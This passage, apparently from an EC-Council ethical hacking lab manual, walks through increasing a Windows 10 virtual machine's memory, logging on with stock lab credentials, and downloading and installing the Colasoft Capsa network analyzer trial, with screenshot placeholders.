


Figure 2.2.2: Windows 10: Increasing memory

Capsa's comprehensive high-level window view of the entire network gives network administrators and engineers quick insight, allowing them to pinpoint and resolve application problems rapidly.

4. Check the **Memory** option in the **Devices** section. It should have upgraded to **6 GB** from **2 GB**.




Figure 2.2.3: Windows 10: Memory

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Turn on the **Windows 10** and **Windows Server 2016** virtual machines.
6. Log on to the **Windows 10** virtual machine using the credentials **Admin** and **Pa$$w0rd**.

TASK 2.2

Download and Install Capsa Network Analyzer

7. Open any web browser (here, **Mozilla Firefox**), type **https://www.colasoft.com/download/products/download_capsa.php** into the address bar, and press **Enter**.
8. The **Download Capsa Enterprise Trial** webpage appears; scroll down to the registration form and enter your personal details, as shown in the screenshot.

Note: You must give a **Valid, Non-Personal Email** (work or school accounts) during registration.

9. Untick the **Subscribe to our newsletter** checkbox and click the **30-Day Trial Download** button.




Figure 2.2.4: Colasoft Capsa online registration

10. The **Thank You for Downloading Our Product** page appears, along with the **Opening capsa_ent_12.0.6.12621_x64.exe** pop-up; click **Save**.
11. The **Capsa Network Analyzer** setup file starts to download.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. After the file downloads, navigate to the download location (here, **Downloads**) and double-click on **capsa_ent_12.0.6.12621_x64.exe**.




Figure 2.2.5: Colasoft Capsa setup

13. An **Open File - Security Warning** window appears; click **Run**.

Note: If a **User Account Control** pop-up appears, click **Yes**.




Figure 2.2.6: Open File: Security Warning window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Setup - Colasoft Capsa Enterprise** window appears; click **Next**.




Figure 2.2.7: Colasoft Capsa installation wizard

15. Follow the wizard-driven installation steps to install Capsa Network Analyzer using the default settings.

16. On completion of the installation, the **Completing the Colasoft Capsa Enterprise Setup Wizard** screen appears. Ensure that the **Launch Program** checkbox is selected and click **Finish**.

